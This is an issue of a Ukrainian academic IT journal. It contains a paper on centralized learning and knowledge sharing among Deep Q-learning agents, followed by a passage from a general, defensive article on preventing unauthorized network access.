ISSN 2786-5460 (Print)
ISSN 2786-5479 (Online)

МІЖРЕГІОНАЛЬНА АКАДЕМІЯ УПРАВЛІННЯ ПЕРСОНАЛОМ
INTERREGIONAL ACADEMY OF PERSONNEL MANAGEMENT

МАУП

ІНФОРМАЦІЙНІ ТЕХНОЛОГІЇ ТА СУСПІЛЬСТВО

INFORMATION TECHNOLOGY AND SOCIETY

Випуск 2 (13), 2024
Issue 2 (13), 2024

Видавничий дім
«Гельветика»
2024

Рекомендовано до друку Вченою радою
Міжрегіональної Академії управління персоналом
(протокол № 8 від 27 червня 2024 року)

Інформаційні технології та суспільство / [головний редактор О. Попов]. – Київ : Міжрегіональна Академія управління персоналом, 2024. – Випуск 2 (13). – 96 с.

Журнал «Інформаційні технології та суспільство» є науковим рецензованим виданням, в якому здійснюється публікація матеріалів науковців різних рівнів у вигляді наукових статей з метою їх поширення як серед вітчизняних дослідників, так і за кордоном.

Редакційна колегія не обов'язково поділяє позицію, висловлену авторами у статтях, та не несе відповідальності за достовірність наведених даних і посилань.

Реєстрація суб'єкта у сфері друкованих медіа:
Рішення Національної ради України з питань телебачення і радіомовлення № 1173 від 11.04.2024 року.

Відповідно до Наказу МОН України № 1290 від 30 листопада 2021 року (додаток 3) журнал включено до Переліку наукових фахових видань України (категорія Б) зі спеціальностей 121 – Інженерія програмного забезпечення, 122 – Комп'ютерні науки, 123 – Комп'ютерна інженерія, 124 – Системний аналіз, 125 – Кібербезпека, 126 – Інформаційні системи та технології.

Усі електронні версії статей журналу оприлюднюються на офіційній сторінці видання
http://journals.maup.com.ua/index.php/it

Статті у виданні перевірені на наявність плагіату за допомогою програмного забезпечення StrikePlagiarism.com від польської компанії Plagiat.pl.

Recommended for publication
by Interregional Academy of Personnel Management
(Minutes No. 8 dated 27 June 2024)

Information Technology and Society / [chief editor Oleksandr Popov]. – Kyiv : Interregional Academy of Personnel Management, 2024. – Issue 2 (13). – 96 p.

Journal «Information Technology and Society» is a peer-reviewed scientific edition, which publishes materials of scientists of various levels in the form of scientific articles for the purpose of their dissemination both among domestic researchers and abroad.

Editorial board do not necessarily reflect the position expressed by the authors of articles, and are not responsible for the accuracy of the data and references.

Registration of Print media entity:
Decision of the National Council of Television and Radio Broadcasting of Ukraine: Decision No. 1173 as of 11.04.2024.

According to the Decree of MES No. 1290 (Annex 3) dated November 30, 2021, the journal was included in the List of scientific professional publications of Ukraine (category B) in specialties 121 – Software engineering, 122 – Computer sciences, 123 – Computer engineering, 124 – Systems analysis, 125 – Cybersecurity, 126 – Information systems and technologies.

All electronic versions of articles in the collection are available on the official website edition
http://journals.maup.com.ua/index.php/it

The articles were checked for plagiarism using the software
StrikePlagiarism.com developed by the Polish company Plagiat.pl.

ЗМІСТ

CONTENTS

УДК 004.8
DOI https://doi.org/10.32689/maup.it.2024.2.1

В'ячеслав БОЧОК
аспірант кафедри інженерії програмного забезпечення в енергетиці,
Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського», vybochok@gmail.com
***ORCID:** 0009-0000-3929-2758*

Наталія ФЕДОРОВА
доктор технічних наук, доцент,
професор кафедри інженерії програмного забезпечення в енергетиці,
Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського», natasha_f@ukr.net
***ORCID:** 0000-0002-4548-4198*

ЦЕНТРАЛІЗОВАНЕ НАВЧАННЯ ДЛЯ DEEP Q-LEARNING МОДЕЛЕЙ

***Анотація**. Стаття присвячена використанню централізованого навчання та обміну знаннями між Deep Q-leaning агентами. Багатоагентні системи доволі стійкі до відмов та здатні до самоорганізації, проте досягнення цього може вимагати багато ресурсів. Агент самостійно досліджує середовище, поступово адаптуючись до різних ситуацій. Для систем, де простір станів є неперервним, а отже, має безліч варіантів, а результат переходу в майбутньому невідомий, для агента складно обирати досліджувати простір дій і станів, обирати вигіднішу стратегію та не застрягати у псевдовиграшних стратегіях (локальних мінімумах). **Метою** є підвищення стабільності процесу навчання. На прикладі підходу MADDPG та фреймворку KnowSR було запропоновано таку **методологію**: використати декілька агентів, що обмінюються досвідом та знаннями між моделями, утворюючи спільний буфер. **Науковою новизною** є використання централізованого навчання для підвищення стабільності дій Deep Q-learning агентів з механізмом обміну вже засвоєного знання.*

***Висновки**. Було проведено експерименти, що показали, що такий підхід значно підвищив стабільність навчання, зменшивши дисперсію між епізодами, а також збільшив швидкість навчання агентів. Кращий результат проявляється, коли показники успішнішого агента мають більший вплив при поширенні знань. З таким підходом агент, що знаходить кращу стратегію, «підтягує» інших агентів. На додаток до навчання на спільному досвіді також важливим є і навчання на власному, що дає можливість кожному агенту пробувати унікальні підходи та по-своєму досліджувати середовище, що час від часу може виводити його в лідери, та виводити інших з локального мінімуму площини оптимізації. Негативною стороною є те, що процес обміну знаннями також «стримує» агентів від різких змін стратегій, через що спостерігається, що агент, що навчається на власному досвіді, може різко виходити на значно більшу сумарну винагороду, хоч і нестабільно. Це продемонстровано в статті, на прикладі подвійного навчання за епізод агента на власному досвіді, коли агент демонструє як кращий, так і гірший результат.*

***Ключові слова:** deep Q-learning, reinforcement learning, knowledge distillation, обмін знаннями, централізоване навчання.*

Viacheslav BOCHOK, Nataliia FEDOROVA. CENTRALIZED LEARNING FOR THE DEEP Q-LEARNING MODELS

***Abstract.** The article is devoted to centralized learning and knowledge sharing between Deep Q-leaning agents. Multi-agent systems are fault-tolerant and capable of self-organization, but achieving this can require a lot of resources. The agent independently explores the environment, gradually adapting to different situations. For systems where the state space is continuous, and therefore has many options, and the outcome of the transition in the future is unknown, it is difficult for the agent to choose to explore the space of actions and states, select a more profitable strategy and not get stuck in pseudo-winning strategies (local minima). The **goal** is to increase the stability of the learning process. On the example of the MADDPG approach and the KnowSR framework, the following **methodology** was proposed: to use several agents that exchange experience and knowledge between models, forming a common buffer. The **scientific novelty** is the use of centralized learning to increase the stability of actions of Deep Q learning agents with a mechanism for sharing already learned knowledge. **Conclusions**. Experiments were conducted that showed that this approach significantly increased the stability of learning, reducing the variance between episodes, and also increased the learning rate of agents. The better result is manifested when the performance of the more successful agent has a greater influence on the diffusion of knowledge. With this approach, an agent that finds a better strategy «pulls up» other agents. In addition to learning from shared experience, learning from one's own is also important, which allows each agent to try unique approaches and explore the environment in its own way, which can sometimes lead it to become the leader, and lead others out of the local minimum of the optimization plane. On the negative side, the process of knowledge sharing also «restrains» agents from sudden changes in strategies, due to which it is observed that an agent learning from its own experience can dramatically reach a much higher total reward, albeit unstable. This is demonstrated in the paper, using the example of double learning per episode on an agent from its own experience, when the agent shows both better and worse results.*

***Key words:** deep Q-learning, reinforcement learning, knowledge distillation, exchange of knowledge, centralized training.*

Вступ. Багатоагентні системи характеризуються стабільністю та стійкістю до відмов [5], хоча можуть поступатися ефективності кожного окремого агента. Вони дають змогу відійти від традиційних

методів математичного моделювання та інженерних практик, які розглядають складну систему як централізовану та неподільну. Натомість багатоагентні системи розглядають систему як набір окремих інтелектуальних компонентів, які взаємодіють один з одним. Це дозволяє розв'язувати рівняння або складні, «незрозумілі» проблеми з непрозорою логікою тощо.

Архітектура багатоагентних систем нагадує реальні системи, такі як фінансові ринки, транспортні системи, соціальні структури тощо, що мотивує їх використання для розв'язання подібних завдань [7]. Такі агенти можуть бути як програмними, так і фізичними. Багатоагентна система (MAS – Multi-Agent System) – це система, яка складається з більш ніж одного інтелектуального агента та середовища, в якому вони діють, наприклад, обмінюються знаннями та співпрацюють. Ці системи не мають чітких центрів, жодна з її частин не описує завдання в цілому. Однак, зібрані разом, частини мають властивість самоорганізації та розв'язання кінцевої проблеми всієї системи [8].

Узагальнений термін «агент» може вказувати на реальну або віртуальну, автономну, розумну сутність, оснащену своїми власними цілями. Цілі та механізми їх визначення визначаються інженером під час проєктування. Іноді агент може самостійно розв'язувати завдання або взаємодіяти з іншими [2].

Агенти, здатні до навчання, є вкрай корисними для багатьох інженерних задач. Вони володіють всіма вищезгаданими характеристиками, але можуть використовуватися і в єдиному екземплярі для розв'язання деяких задач.

Процес навчання для таких агентів є досить складним і ресурсозатратним у порівнянні з традиційними задачами оптимізації. Ця стаття фокусується саме на агентах, політика яких базується на моделях машинного навчання. Хоч самі моделі, можуть бути такими самими, як і для навчання з вчителем (зведеними до задач класифікації чи регресії) [1], але процес навчання відрізняється. Різниця, викликана природою багатоагентної системи. Зазвичай вони розглядаються як марковський процес прийняття рішень (MDP), де його модель можна описати так:

1) Набір станів (або неперервний простір станів)
2) Набір дій (або неперервний простів для дії/дій)
3) Набір нагород (або функція залежності нагороди від переходу)
4) Функція переходу між станами залежно від дії

Можлива винагорода в поточному стані не залежить від дій у минулому. Кращим рішенням системи є набір таких дій залежно від стану, який максимізує загальну зібрану винагороду в епізоді. Згідно до принципу оптимальності Беллмана, найефективніша дія повинна ґрунтуватися не лише на поточній ситуації, але й на можливих майбутніх винагородах від усіх можливих наступних дій, які поки невідомі. Саме тому, методи навчання з вчителем неможливі, адже нема набору готових правильних відповідей [1].

Для навчання агентів зазвичай використовують підходи навчання з підкріпленням (англ. reinforcement learning). Враховуючи, що наперед невідомі всі переходи, або ж сумарна можлива майбутнья нагорода для кожного стану, то агент "досліджує" середовище, базуючись на власних прийнятих рішеннях, з кожним кроком уточнюючи власне розуміння ситуації. При цьому можна легко потрапити в ситуацію, коли агент обиратиме ті самі шляхи, не отримуючи нових знань, або ж переключившись на інший шлях, різко поміняє значення параметрів, "забувши" вже відомі стани. Це і робить навчання довгим і нестабільним.

Методи reinforcement learning можуть використовуються і для навчання одного агенту для розв'язання задач [3], якщо правильні відповіді заздалегіть невідомі, чи потребується самостійний пошук оптимальнох стратегії. Виникає закономірне питання, чи можна використати декілька агентів, що обмінюватимуться досвідом і знанням, що змогло б пришвидшити чи стабілізувати процес навчання.

Аналіз останніх досліджень і публікацій. Для нестаціонарних багатоагентних середовищ, де дії одних агентів можуть впливати на стан інших, існує метод MADDPG. Під час навчання кожен агент використовує додаткову інформацію від інших агентів (наприклад, їхні дії та спостереження) для стабілізації навчання. Такий централізований підхід дозволяє агентам ефективніше навчатися, враховуючи спільний простір станів і дій. Незважаючи на централізоване навчання, кожен агент виконує свою політику незалежно, використовуючи лише свої локальні спостереження. Це робить алгоритм придатним для реальних сценаріїв, де агенти не можуть отримати доступ до приватної інформації інших агентів під час виконання завдань. Головна ціль – навчити кілька агентів взаємодіяти в одному середовищі, де дії можуть бути як кооперативними, так і конкурентними.

Ідея навчання не тільки на власному досвіді, а й на досвіді інших агентів відносно мало вивчена. Наприклад, у статті була запропонована модифікація MADDPG.

Автори [9] модифікували метод алгоритм MADDPG. Їх підхід полягає в тому, щоб збирати досвід агента-актора, щоб пізніше поділитися ним у формі «порад» іншим агентам, щоб вони могли вчитися на цьому на додаток до власного досвіду. Завдяки такому підходу агенти швидше досягли кращих

результатів. Для досягнення такого єфекти вони використали механізм дистиляції знань (Knowlage Distillation) [10], що чудово підходить для агентів, модель яких виконує завдання класифікації. Під час дослідження вони виявили, що чим більше агентів ділиться своїм досвідом, тим кращих результатів вони досягають.

Постановка завдання. Для середовищ, що є стаціонарними, та де не задано агентів, що маєть взаємодіяти (кооперувати чи конкурувати), можна використати і Deep Q-learning (DQN). Це чудовий вибір, щоб навчити одного агента оптимальній політиці в середовищі з дискретними діями.

Логічним є припущення, що, замість одного DQN агенту, можна використати декілька, що будуть досліджувати світ незалежно, але з централізованим навчанням, обмінюючись досвідом і/або знаннями, що теоретично може підвищити стабільність навчання.

Методологія проведення експериментів. Для експериментів використовувалося середовище CartPole-v1 з бібліотеки OpenAI Gym. В якості моделі для DQN агенту було взято нейромережу зі слоями відповідно (4-24-12-2) нейрони.

Досвід агентів збирався в буфер розміром в 10 тисяч записів, що зберігається між епізодами. При навчанні на власному досвіді, дані з цього буферу береться випадково [6]. Основною причиною випадкової вибірки даних минулого є розрив кореляцій у даних. Дані між послідовними перехожами можуть бути сильно пов'язаними, що призведе до завчання стратегій, що не факт, що є оптимальними. Дані, які використовуються для навчання поточної політики, також генеруються поточною політикою, якщо не використовується буфер відтворення досвіду. Усереднення навчання шляхом випадкової вибірки даних від багатьох попередніх політик за допомогою буфера відтворення досвіду може допомогти запобігти значним осциляціям. Під політикою мається на увазі нейромережа, між етапами навчання.

Функція активації Relu для всіх слоїв, але останній лінійна. Для навчання на власному досвіді використовувався batch_size = 32, 1 епоха. MSE використовується як функція втрат.

Для подолання дилеми дослідження та експлуатації (з англ. exploration-exploitation dilemma) [4], агент обирає випадкову дію у першому епізоді у 100% випадків, в геометричній прогресії збільшуючи вплив політики на вибір дії. Множник прогресії дорівнює 0.995. Мінімальна можливість випадкової дії становить 1%.

На деяких графіках пунктиром зображений контрольний агент, що навчався тільки на власному досвіді (класичний підхід для DQN моделі). Механізм навчання через причини, згадані вище, доволі нестабільний, тому мета графіків показати не точні цифри, а тенденції, що зберігаються при повторному запуску з випадковою ініціалізацією. Контрольний агент на момент 500-го епізоду зазвичай мав значення від 50 до 300.




Рис. 1. Схема механізму додаткового навчання на спільному досвіді

Аналіз результатів. В ході експериментів було використано 2 механізми навчання:

1) На власному буфері досвіду (вираховуючи помилку між попередніми передбаченнями та передбаченням, після уточнення нагороди за крок);

2) На спільному досвіді, з утворенням псевдо-розміченого набору даних (рис. 1).

Для деяких експериментів перший і другий спосіб об'єднувалися, що давало найкращий та найстабільниший результат.

Під навчанням на спільному досвіді мається на увазі, що після епізоду (до навчання на власному досвіді, якщо таке планується), агенти діляться ситуаціями, в яких вони були (рис. 1: стан + дія +

нагорода) в спільний буфер. Далі, всі агенти оцінюють всі ситуації з цього буферу власною моделлю. Далі, передбачення агентів для моделей узагальнюються (або береться середнє, або зважена сума тощо), і утворюється псевдо розмічений набір даних, що використовується для навчання всіх агентів. Далі, для зменшення розмірності буферу датасет зменшується семплуванням.

Для експериментів на рисунку 2 і 3 не використовувалося навчання агентів на власному досвіді. Для узгодження передбачень (рис. 2) агентів використовувалося середнє значення. Як видно, це привело до повного узгодження показників та деградації.




Рис. 2. Графік Moving Average(50) від зібраної сумарної нагороди за епізод з навчанням тільки на спільному досвіді (усереднення передбачень)




Рис. 3. Графік Moving Average(50) від зібраної сумарної нагороди за епізод з навчанням на спільному досвіді (зважена сума передбачень)

Для експерименту (рис. 3) було пораховано зважену суму передбаченнь. Очевидним результатом для рисунку 3 є висока стабільність показників під час навчання, але низька швидкість навчання (у порівнянні з рис. 4 та 5 та з контрольним агентом).




Рис. 4. Графік Moving Average(50) від зібраної сумарної нагороди за епізод з навчанням на власному та спільному досвіді (усереднення передбачень)




Рис. 5. Графік Moving Average(50) від зібраної сумарної нагороди за епізод з навчанням на власному та спільному досвіді (зважена сума передбачень)

Для експериментів на рисунках 4 і 5 було використано такий самий підхід, для спільного навчання, що і для рисунку 2 і 3, але додатково застосовувалося навчання на власному досвіді. Очевидно, що використання спільного буферу досвіду підвищило стабільність у порівнянні з контрольним агентом, але успіх одних агентів не передавався іншим (рис. 4), як це видно на рисунку 5. Очевидно, що коли один агент знаходить кращу стратегію, він покращує результат інших агентів. На рисунку 6 видно, що різниця між показниками агентів є (спостерігається один відстаючий агент), але всі вони кращі за контрольний.

Для порівняння також наведено експеримент (рис. 6), де агенти навчалися в 2 рази більше тільки на власному досвіді, без поширення знань іншим. Очевидна висока нестабільність, що призводить до падінь та швидких стрибків ефективності.




Рис. 6. Графік Moving Average(50) від зібраної сумарної нагороди за епізод з подвійним навчанням на власному досвіді

Висновок. Результати експериментів показують, що використання спільного досвіду для навчання та поширення знань може бути дієвим інструментом у поєднанні з класичним навчанням агенту на власному досвіді, що призводить до суттєвого підвищення стабільності та швидкості навчання Deep Q агентів. Для узгодження передбачень різних агентів для ситуації краще використовувати зважену суму, де вага визначається успішністю агенту за попередній епізод. Такий підхід дозволяє агенту, що знайшов переможну стратегію поширити її і на інших агентів, але без повного узгодження, що дозволяє агентам шукати нові рішення без потрапляння в спільний локальний мінімум (що видно, коли агенти з найкращими показниками змінюють один одного).

Список використаних джерел:

1. Eysenbach B., Kumar A. Reinforcement learning is supervised learning on optimized data. The BAIR Blog. 2020. February 1, 2024, Retrieved from https://bair.berkeley.edu/blog/2020/10/13/supervised-rl/

2. Gao Z., Xu K., Ding B., Wang H., Li Y., Jia H. KnowSR: Knowledge Sharing among Homogeneous Agents in Multi-agent Reinforcement Learning. 2021. (arXiv preprint arXiv:2105.11611).

3. Hinton, Geoffrey; Vinyals, Oriol; Dean, Jeff (2015). «Distilling the knowledge in a neural network». arXiv:1503.02531
4. Leitão, Paulo; Karnouskos, Stamatis (March 26, 2015). Industrial agents: emerging applications of software agents in industry. Leitão, Paulo, Karnouskos, Stamatis. Amsterdam, Netherlands. ISBN 978-0128003411. OCLC 905853947.
5. M. Brambilla, E. Ferrante, M. Birattari and M. Dorigo, «Swarm robotics: A review from the swarm engineering perspective», Swarm Intell., vol. 7, no. 1, pp. 1-41, 2013.
6. M. Dorigo, G. Theraulaz and V. Trianni, «Reflections on the future of swarm robotics», Sci. Robot., vol. 5, no. 49, 2020.
7. Mnih V. et al. Playing atari with deep reinforcement learning //arXiv preprint arXiv:1312.5602. 2013.
8. Richard S. Sutton, Andrew G. Barto. Reinforcement Learning: An Introduction (2nd edition). 2020.
9. Stefano V. Albrecht, Filippos Christianos, Lukas Schäfer. Multi-Agent Reinforcement Learning: Foundations and Modern Approaches. MIT Press, 2024. https://www.marl-book.com/
10. Wooldridge, Michael. An Introduction to MultiAgent Systems. John Wiley & Sons. 2002. p. 366. ISBN 978-0-471-49691-5.

УДК 004.77
DOI https://doi.org/10.32689/maup.it.2024.2.2

Микола ВАСИЛЕНКО
доктор фізико-математичних наук, доктор юридичних наук,
професор, професор кафедри кібербезпеки,
Національний університет «Одеська юридична академія», vasylenko.it@journals.maup.kiev.ua
***ORCID:** 0000-0002-8555-5712*

Валерія СЛАТВІНСЬКА
доктор філософії, асистент кафедри кібербезпеки,
Національний університет «Одеська юридична академія», slatvinskaya_valeriya@ukr.net
***ORCID:** 0000-0002-6082-981X*

Валерій РАЧУК
асистент кафедри кібербезпеки,
Національний університет «Одеська юридична академія», rachuk960@gmail.com
***ORCID:** 0000-0003-1793-016X*

АНАЛІЗ НЕСАНКЦІОНОВАНОГО ДОСТУПУ В КОМП'ЮТЕРНІ МЕРЕЖІ В КОНТЕКСТІ ЗАХОДІВ ЩОДО ЇХ БЕЗПЕКИ

Анотація. *У статті проаналізовано можливості та методи несанкціонованого доступу в комп'ютерні мережі в контексті заходів щодо їх безпеки.*

Мета роботи *полягає в аналізі методів та інструментів несанкціонованого доступу до комп'ютерних мереж, а також розробці комплексу заходів щодо запобігання несанкціонованому доступу та захисту комп'ютерних мереж.*

Методологія. *Аналіз наукової літератури з питань інформаційної безпеки комп'ютерних мереж. Вивчення нормативних документів щодо захисту інформації. Розгляд системи ЛОЗА-1 як прикладу програмно-апаратної системи захисту інформації.*

Наукова новизна. *Розроблено комплексний підхід до захисту комп'ютерних мереж від несанкціонованого доступу, який включає в себе як технічні, так і організаційні заходи. Доведено що для забезпечення ефективності асиметричних криптосистем є дві важливі вимоги. По-перше, процес шифрування повинен бути незворотнім і повністю виключати можливість відновлення вихідного тексту з «відкритого ключа». По-друге, секретний ключ, який є похідним від «відкритого ключа», має бути неможливо визначити на сучасному технологічному рівні. Запропоновано використовувати систему захисту інформації «ЛОЗА-1» як приклад комплексного підходу до захисту комп'ютерних мереж.*

Висновки. *Безпека і надійність криптографічних перетворень, а також ступінь захисту, який вони забезпечують, в кінцевому підсумку визначаються алгоритмом, що використовується для шифрування, розміром ключа, методом генерації ключів, суворим дотриманням технології і процедур, а також правильним використанням апаратних засобів і системи управління ключами. Забезпечення інформаційної безпеки комп'ютерних мереж є важливим завданням для будь-якої організації або окремого користувача. Використання комплексного підходу до захисту, який включає в себе як технічні, так і організаційні заходи, може допомогти захистити комп'ютерні системи від кібератак.*

Захист інформації в комп'ютерних мережах найкраще досягається за допомогою комплексного підходу, який поєднує в собі як технічні, так і організаційні заходи. Використання криптографії, як одного з ключових компонентів такого підходу, може допомогти захистити інформацію від несанкціонованого доступу. Однак кінцевий успіх таких зусиль залежить від одночасного і безумовного застосування всіх необхідних заходів, методів та інструментів.

Ключові слова: *комп'ютерні мережі, несанкціонований доступ, інформаційна безпека, методи та інструменти злому, захист мереж, захист інформації, методи та технології захисту.*

Nikolai VASILENKO, Valeriia SLATVINSKA, Valeriy RACHUK. ANALYSIS OF UNAUTHORIZED ACCESS TO COMPUTER NETWORKS IN THE CONTEXT OF THEIR SECURITY MEASURES

Abstract. *The article analyzes the possibilities and methods of unauthorized access to computer networks in the context of their security measures.*

The purpose of the work *is to analyze the methods and tools of unauthorized access to computer networks and to develop a set of measures to prevent unauthorized access and protect computer networks.*

Methodology. *Analysis of scientific literature on information security of computer networks. Study of regulatory documents on information security. Consideration of the LOZA-1 system as an example of a software and hardware information security system.*

Scientific novelty. *An integrated approach to protecting computer networks from unauthorized access, including technical and organizational measures, has been developed. It is proved that there are two important requirements to ensure the effectiveness of asymmetric cryptosystems. Firstly, the encryption process must be irreversible and completely exclude the possibility of recovering the plaintext from the «public key». Secondly, the secret key derived from the «public key» should be impossible to determine at the current technological level. The author proposes using the LOZA-1 information security system as an example of an integrated approach to protecting computer networks.*

Conclusions. *The security and reliability of cryptographic transformations, as well as the degree of protection they provide, are ultimately determined by the algorithm used for encryption, key size, key generation method, strict adherence to technology and procedures, as well as the proper use of hardware and key management systems. Ensuring the information security of computer networks is an important task for any organization or individual user. Using a comprehensive approach to protection, which includes both technical and organizational measures, can help protect computer systems from cyberattacks.*

Protecting information on computer networks is best achieved through a comprehensive approach that combines both technical and organizational measures. The use of cryptography as one of the key components of such an approach can help protect information from unauthorized access. However, the ultimate success of such efforts depends on the simultaneous and unconditional application of all necessary measures, methods, and tools.

Key words: *computer networks, unauthorized access, information security, hacking methods and tools, network protection, information security, protection methods and technologies.*

Вступ. Постановка проблеми. Постійно важливим завданням залишається питання незаконного доступу до комп'ютерних мереж і розробки заходів для їх захисту, оскільки методи нападу і захисту продовжують вдосконалюватися. При цьому практика експлуатації та розширення комп’ютерних систем ведеться за принципом послідовного приєднання з забезпеченням інформаційної прозорості, коли наявний парк комп’ютерів поєднується мережею, а робочі станції включаються безпосередньо в мережу через комутатори або за допомогою віддаленого доступу. Слід пам’ятати, що усі інформаційні ресурси швидко удосконалюються, залишаючись достатньо вразливою категорією, і при цікавості, що виникає до них з боку несанкціонованого втручання в мережу вони стають ще актуальнішими для дослідників. Більшість сучасних систем обробки інформації є розподіленими, побудованими на стандартних мережевих архітектурних конструкціях, які використовують типові набори мережевих сервісів і прикладного програмного забезпечення. Корпоративні мережі використовують всі традиційні методи несанкціонованого доступу, які властиві локальним обчислювальним системам. Вони також мають свої унікальні шляхи проникнення і таємний доступ до інформації через використання мережевих технологій. Для успішного вирішення проблеми потрібно розглянути різні методи і заходи від несанкціонованого доступу до інформації в комп'ютерних системах, аби вчасно запобігти можливим загрозам. Проблема залишається однією з ключових для безпеки комп’ютерних мереж і кібербезпеки взагалі, і вона є досі актуальною.

Аналіз останніх досліджень і публікацій. З кожним днем зростає кількість інформації, яка обробляється, передається та зберігається в сучасних інформаційно-комунікаційних системах та мережах. Авторами [1] виділено основні недоліки при проєктуванні системи захисту інформації, а саме від несанкціонованих дій користувачів і програм; втрати інформації й порушення працездатності комп'ютерної системи (КС) та адміністративного управління мережею. У роботі [2] розглянуто деякі можливі методи проведення тестування безпеки корпоративної мережі організації на несанкціоноване проникнення, проведено моделювання тестування на несанкціонований доступ до вибраних інформаційних ресурсів та охарактеризовано можливі атаки після здобуття такого доступу. У результаті проведеного тестування виявлено значну кількість вразливостей інформаційних ресурсів. Інформація про вразливості допоможе компаніям визначити поточний рівень захисту їхньої інформаційної системи.

Метою статті є аналіз методів та інструментів несанкціонованого доступу, а також розробка пропозиції комплексу заходів щодо запобігання таким атакам та захисту комп'ютерних мереж.

Виклад основного матеріалу дослідження. Наявні вимоги до документації щодо несанкціонованого доступу в комп’ютерні мережі залишаються загальними для всіх рівнів гарантій [3]. В описі функцій безпеки мають бути викладені основні, необхідні для правильного використання послуг безпеки, принципи політики безпеки, що реалізується комплекс засобів захисту (КЗЗ) оцінюваної комп'ютерної системи (КС), а також самі послуги. Настанови адміністратору щодо послуг безпеки мають містити опис засобів інсталяції, генерації та запуску КС, опис всіх можливих параметрів конфігурації, які можуть використовуватися в процесі інсталяції, генерації і запуску КС, опис властивостей КС, які можуть бути використані для періодичної оцінки правильності функціонування КЗЗ, а також інструкції щодо використання адміністратором послуг безпеки для підтримки політики безпеки, прийнятої в організації, що експлуатує КС. Настанови користувачу щодо послуг безпеки мають містити інструкції щодо використання функцій безпеки звичайним користувачем (не адміністратором). Назва документів (розділів) не регламентується. Опис послуг безпеки може відрізнятися для користувача і адміністратора. Настанови адміністратору і настанови користувачу можуть бути об'єднані в настанови з установлення і експлуатації. В цілому методологічні основи вирішення завдань захисту інформації в комп'ютерних системах і створення нормативних і методологічних документів визначає нормативний документ технічного захисту інформації (НД ТЗІ), який залишається чинним донині [4]. В ньому влучно було зауважено, що істотна частина проблем забезпечення захисту інформації в КС може бути вирішена організаційними заходами. Проте з поширенням інформаційних технологій спостерігається збільшення

необхідності використання технічних засобів і заходів для захисту. Однак, існує одна ключова особливість для відображення суті заходів і методів несанкціонованого доступу в комп'ютерні мережі. Якщо ми припустимо, що комп'ютерна мережа – це просто комп'ютери зі зв'язком між ними так званий інформаційно-технічний комплекс [5], то можна вважати наступне. Існує дві категорії методів захисту інформації у каналі зв'язку.

Перша група являє собою методи, які ґрунтуються на обмежені фізичного доступу до мережі комп'ютерного зв'язку та до апаратури, яка безпосередньо створює цю мережу. Другу групу відтворюють методи, які ґрунтуються на перетворюванні сигналів у мережі до форми, котра унеможливлює для зловмисника сприйняття чи спотворення змісту сигналу, який передається цією комп'ютерною мережею.

